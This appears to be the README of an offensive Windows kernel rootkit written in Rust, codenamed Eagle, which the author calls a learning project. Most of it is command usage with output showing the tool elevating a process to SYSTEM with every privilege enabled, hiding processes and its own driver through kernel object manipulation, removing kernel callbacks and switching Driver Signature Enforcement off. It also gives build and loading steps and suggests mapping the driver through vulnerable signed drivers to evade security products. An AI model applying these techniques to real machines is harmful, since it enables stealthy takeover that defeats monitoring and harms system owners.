
Rusty Rootkit - Windows Kernel Rookit in Rust (Codename: Eagle)
Windows Kernel Rookit in Rust (Codename: Eagle)
Blog: https://memn0ps.github.io/rusty-windows-kernel-rootkit/
Features (Development in progress)
- Protect / unprotect process (Done)
- Elevate to NT AUTHORITY\\SYSTEM and Enable all token privileges (Done)
- Hide process (Done)
- Hide driver (Done)
- Enumerate loaded kernel modules (Done)
- Enumerate / remove kernel callbacks
- DSE enable/disable (Done)
Usage
PS C:\Users\memn0ps\Desktop> .\client.exe -h
client 0.1.0
USAGE:     client.exe <SUBCOMMAND>
OPTIONS:     -h, --help       Print help information     -V, --version    Print version information
SUBCOMMANDS:     callbacks     driver     dse     help         Print this message or the help of the given subcommand(s)     process
client.exe-process
USAGE:     client.exe process --name <PROCESS> <--protect|--unprotect|--elevate|--hide>
OPTIONS:     -e, --elevate           Elevate all token privileges     -h, --help              Print help information         --hide              Hide a process using Direct Kernel Object Manipulation (DKOM)     -n, --name <PROCESS>    Target process name     -p, --protect           Protect a process     -u, --unprotect         Unprotect a process
PS C:\Users\memn0ps\Desktop> .\client.exe callbacks -h
client.exe-callbacks
USAGE:     client.exe callbacks <--enumerate|--patch <PATCH>>
OPTIONS:     -e, --enumerate        Enumerate kernel callbacks     -h, --help             Print help information     -p, --patch <PATCH>    Patch kernel callbacks 0-63
PS C:\Users\memn0ps\Desktop> .\client.exe dse -h
client.exe-dse
USAGE:     client.exe dse <--enable|--disable>
OPTIONS:     -d, --disable    Disable Driver Signature Enforcement (DSE)     -e, --enable     Enable Driver Signature Enforcement (DSE)     -h, --help       Print help information
PS C:\Users\memn0ps\Desktop> .\client.exe driver -h
client.exe-driver
USAGE:     client.exe driver <--hide|--enumerate>
OPTIONS:     -e, --enumerate    Enumerate loaded kernel modules     -h, --help         Print help information         --hide         Hide a driver using Direct Kernel Object Manipulation (DKOM)
Enumerate and Patch Kernel Callbacks
PS C:\Users\memn0ps\Desktop> .\client.exe callbacks --enumerate
Total Kernel Callbacks: 11
[0] 0xffffbd8d3d2502df ("ntoskrnl.exe")
[1] 0xffffbd8d3d2fe81f ("cng.sys")
[2] 0xffffbd8d3db2bc8f ("WdFilter.sys")
[3] 0xffffbd8d3db2bf8f ("ksecdd.sys")
[4] 0xffffbd8d3db2c0df ("tcpip.sys")
[5] 0xffffbd8d3f10705f ("iorate.sys")
[6] 0xffffbd8d3f10765f ("CI.dll")
[7] 0xffffbd8d3f10789f ("dxgkrnl.sys")
[8] 0xffffbd8d3fa37cff ("vm3dmp.sys")
[9] 0xffffbd8d3f97104f ("peauth.sys")
[10] 0xffffbd8d43afb63f ("Eagle.sys")
PS C:\Users\memn0ps\Desktop> .\client.exe callbacks --patch 10
[+] Callback patched successfully at index 10PS C:\Users\memn0ps\Desktop> .\client.exe callbacks --enumerate
Total Kernel Callbacks: 10
[0] 0xffffbd8d3d2502df ("ntoskrnl.exe")
[1] 0xffffbd8d3d2fe81f ("cng.sys")
[2] 0xffffbd8d3db2bc8f ("WdFilter.sys")
[3] 0xffffbd8d3db2bf8f ("ksecdd.sys")
[4] 0xffffbd8d3db2c0df ("tcpip.sys")
[5] 0xffffbd8d3f10705f ("iorate.sys")
[6] 0xffffbd8d3f10765f ("CI.dll")
[7] 0xffffbd8d3f10789f ("dxgkrnl.sys")
[8] 0xffffbd8d3fa37cff ("vm3dmp.sys")
[9] 0xffffbd8d3f97104f ("peauth.sys")Protect / Unprotect Process
PS C:\Users\memn0ps\Desktop> .\client.exe process --name notepad.exe --protect
[+] Process protected successfully 2104
PS C:\Users\memn0ps\Desktop> .\client.exe process --name notepad.exe --unprotect
[+] Process unprotected successfully 2104
Elevate to NT AUTHORITY\\System and Enable All Token Privileges
PS C:\Users\memn0ps\Desktop> whoami /all
USER INFORMATION
================== ============================================== windows-10-vm\user S-1-5-21-3694103140-4081734440-3706941413-1001
GROUP INFORMATION
Group Name                                                    Type             SID          Attributes ============================================================= ================ ============ ================================================== Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny only BUILTIN\Administrators                                        Alias            S-1-5-32-544 Group used for deny only BUILTIN\Performance Log Users                                 Alias            S-1-5-32-559 Mandatory group, Enabled by default, Enabled group BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\INTERACTIVE                                      Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group CONSOLE LOGON                                                 Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group LOCAL                                                         Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group Mandatory Label\Medium Mandatory Level                        Label            S-1-16-8192
PRIVILEGES INFORMATION
Privilege Name                Description                          State ============================= ==================================== ======== SeShutdownPrivilege           Shut down the system                 Disabled SeChangeNotifyPrivilege       Bypass traverse checking             Enabled SeUndockPrivilege             Remove computer from docking station Disabled SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\Users\memn0ps\Desktop> .\client.exe process --name powershell.exe --elevate
[+] Tokens privileges elevated successfully 6376
PS C:\Users\memn0ps\Desktop> whoami /all
USER INFORMATION
User Name SID =================== ======== nt authority\system S-1-5-18
GROUP INFORMATION
Group Name Type SID Attributes ====================================== ================ ============ ================================================== BUILTIN\Administrators Alias S-1-5-32-544 Enabled by default, Enabled group, Group owner Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group Mandatory Label\System Mandatory Level Label S-1-16-16384
PRIVILEGES INFORMATION
Privilege Name Description State ========================================= ================================================================== ======= SeCreateTokenPrivilege Create a token object Enabled SeAssignPrimaryTokenPrivilege Replace a process level token Enabled SeLockMemoryPrivilege Lock pages in memory Enabled SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled SeTcbPrivilege Act as part of the operating system Enabled SeSecurityPrivilege Manage auditing and security log Enabled SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled SeLoadDriverPrivilege Load and unload device drivers Enabled SeSystemProfilePrivilege Profile system performance Enabled SeSystemtimePrivilege Change the system time Enabled SeProfileSingleProcessPrivilege Profile single process Enabled SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled SeCreatePagefilePrivilege Create a pagefile Enabled SeCreatePermanentPrivilege Create permanent shared objects Enabled SeBackupPrivilege Back up files and directories Enabled SeRestorePrivilege Restore files and directories Enabled SeShutdownPrivilege Shut down the system Enabled SeDebugPrivilege Debug programs Enabled SeAuditPrivilege Generate security audits Enabled SeSystemEnvironmentPrivilege Modify firmware environment values Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeUndockPrivilege Remove computer from docking station Enabled SeManageVolumePrivilege Perform volume maintenance tasks Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeTrustedCredManAccessPrivilege Access Credential Manager as a trusted caller Enabled SeRelabelPrivilege Modify an object label Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled SeTimeZonePrivilege Change the time zone Enabled SeCreateSymbolicLinkPrivilege Create symbolic links Enabled SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
PS C:\Users\memn0ps\Desktop>
Enable / Disable Driver Signature Enforcement (DSE)
PS C:\Users\memn0ps\Desktop> .\client.exe dse --enable
Bytes returned: 16
[+] Driver Signature Enforcement (DSE) enabled: 0x6
0: kd> db 0xfffff8005a6683b8 L1
fffff8005a6683b8 06</code></pre>
<pre><code class="lang-">PS C:\Users\memn0ps\Desktop> .\client.exe dse --disable Bytes returned: 16 [+] Driver Signature Enforcement (DSE) disabled: 0xe</code></pre>
<pre><code class="lang-">0: kd> db 0xfffff8005a6683b8 L1 fffff800
5a6683b8 0eHide Process

PS C:\Users\memn0ps\Desktop> .\client.exe process --name powershell.exe --hide
[+] Process is hidden successfully: 6376
Hide Driver
Hidden from ZwQuerySystemInformation and PsLoadedModuleList
PS C:\Users\memn0ps\Desktop> .\client.exe driver --enumerate
Total Number of Modules: 185
[0] 0xfffff80058c00000 "ntoskrnl.exe"
[1] 0xfffff80054d20000 "hal.dll"
<..OMITTED..>
[180] 0xfffff80054600000 "KERNEL32.dll"
[181] 0xfffff80054200000 "ntdll.dll"
[182] 0xfffff800553f0000 "KERNELBASE.dll"
[183] 0xfffff800556f0000 "MpKslDrv.sys"
[184] 0xfffff80055720000 "Eagle.sys"
[+] Loaded modules enumerated successfully
PS C:\Users\memn0ps\Desktop> .\client.exe driver --hide
[+] Driver hidden successfullyPS C:\Users\memn0ps\Desktop> .\client.exe driver --enumerate
Total Number of Modules: 184
[0] 0xfffff80058c00000 "ntoskrnl.exe"
[1] 0xfffff80054d20000 "hal.dll"
<..OMITTED..>
[180] 0xfffff80054600000 "KERNEL32.dll"
[181] 0xfffff80054200000 "ntdll.dll"
[182] 0xfffff800553f0000 "KERNELBASE.dll"
[183] 0xfffff800556f0000 "MpKslDrv.sys"
[+] Loaded modules enumerated successfullyInstall Rust
To start using Rust, download the installer, then run the program and follow the onscreen instructions. You may need to install the Visual Studio C++ Build tools when prompted to do so.
Install
Install and change to Rust nightly
rustup toolchain install nightly
rustup default nightly
Install cargo-make
Install cargo-make
cargo install cargo-makeInstall WDK/SDK
- Step 1: Install Visual Studio 2019
- Step 2: Install Windows 11 SDK (22000.1)
- Step 3: Install Windows 11 WDK
Build Driver
Change directory to .\driver\ and build driver
cargo make signBuild Client
Change directory to .\client\ and build client
cargo buildEnable Test Mode or Test Signing Mode
bcdedit /set testsigning on[Optional] Debug via Windbg
bcdedit /debug on
bcdedit /dbgsettings net hostip:<IP> port:<PORT>
Create / Start Service
You can use Service Control Manager or OSR Driver Loader to load your driver.
PS C:\Users\memn0ps> sc.exe create Eagle type= kernel binPath= C:\Windows\System32\Eagle.sys
[SC] CreateService SUCCESS
PS C:\Users\memn0ps> sc.exe query Eagle
SERVICE_NAME: Eagle         TYPE               : 1  KERNEL_DRIVER         STATE              : 1  STOPPED         WIN32EXITCODE    : 1077  (0x435)         SERVICEEXITCODE  : 0  (0x0)         CHECKPOINT         : 0x0         WAIT_HINT          : 0x0 PS C:\Users\memn0ps> sc.exe start Eagle
SERVICE_NAME: Eagle         TYPE               : 1  KERNEL_DRIVER         STATE              : 4  RUNNING                                 (STOPPABLE, NOTPAUSABLE, IGNORESSHUTDOWN)         WIN32EXITCODE    : 0  (0x0)         SERVICEEXITCODE  : 0  (0x0)         CHECKPOINT         : 0x0         WAIT_HINT          : 0x0         PID                : 0         FLAGS              : PS C:\Users\memn0ps> sc.exe stop Eagle
SERVICE_NAME: Eagle         TYPE               : 1  KERNEL_DRIVER         STATE              : 1  STOPPED         WIN32EXITCODE    : 0  (0x0)         SERVICEEXITCODE  : 0  (0x0)         CHECKPOINT         : 0x0         WAIT_HINT          : 0x0
Currently, this driver does not support manual mapping. However, an alternative way to load your driver is to manually map it by exploiting an existing CVE in a signed driver that is already loaded such as Intel or Capcom, although vulnerable drivers can be flagged easily by EDRs or ACs.
- https://github.com/TheCruZ/kdmapper (
iqvw64e.sysIntel driver) - https://github.com/not-wlan/drvmap (
capcom.sysCapcom driver) - https://github.com/zorftw/kdmapper-rs
Note
A better way to code Windows Kernel Drivers in Rust is to create bindings as shown in the references below. However, using someone else's bindings hides the functionality and this is why I made it the classic way unless, of course, you create your own bindings. I plan on refactoring the code in the future but for now, it will be a bit messy and incomplete.
I made this project for fun and because I really like Rust and Windows Internals. This is obviously not perfect or finished yet. if you would like to learn more about Windows Kernel Programming then feel free to check out the references below. The prefered safe and robust way of coding Windows Kernel Drivers in Rust is shown here:
- https://codentium.com/guides/windows-dev/
- https://github.com/StephanvanSchaik/windows-kernel-rs/
References and Credits
- https://not-matthias.github.io/kernel-driver-with-rust/ (Big thanks to @not_matthias)
- https://github.com/not-matthias/kernel-driver-with-rust/
- https://courses.zeropointsecurity.co.uk/courses/offensive-driver-development (Big thanks to @_RastaMouse)
- https://leanpub.com/windowskernelprogramming Windows Kernel Programming Book (Big thanks to Pavel Yosifovich @zodiacon)
- https://www.amazon.com/Rootkits-Subverting-Windows-Greg-Hoglund/dp/0321294319 (Big thanks to Greg Hoglund and James Butler for Rootkits: Subverting the Windows Kernel Book)
- https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/ (Big thanks to HackSysTeam)
- https://codentium.com/guides/windows-dev/
- https://github.com/StephanvanSchaik/windows-kernel-rs/
- https://github.com/rmccrystal/kernel-rs
- https://github.com/pravic/winapi-kmd-rs
- https://guidedhacking.com/
- https://www.unknowncheats.me/
- https://gamehacking.academy/
- https://secret.club/
- https://back.engineering/
- https://www.vergiliusproject.com/kernels/x64
- https://www.crowdstrike.com/blog/evolution-protected-processes-part-1-pass-hash-mitigations-windows-81/
- https://discord.com/invite/rust-lang-community (Big thanks to: WithinRafael, Nick12, Zuix, DuckThatSits, matt1992, kpreid, Bruh and many others)
- https://twitter.com/thesecretclub/status/1386215138148196353 Discord (hugsy, themagicalgamer)
- https://www.rust-lang.org/
- https://doc.rust-lang.org/book/
- https://posts.specterops.io/mimidrv-in-depth-4d273d19e148
- https://br-sn.github.io/Removing-Kernel-Callbacks-Using-Signed-Drivers/
- https://www.mdsec.co.uk/2021/06/bypassing-image-load-kernel-callbacks/
- https://m0uk4.gitbook.io/notebooks/mouka/windowsinternal/find-kernel-module-address-todo
- https://github.com/XaFF-XaFF/Cronos-Rootkit/
- https://github.com/JKornev/hidden
- https://github.com/landhb/HideProcess
- https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/manipulating-activeprocesslinks-to-unlink-processes-in-userland
- https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/how-kernel-exploits-abuse-tokens-for-privilege-escalation


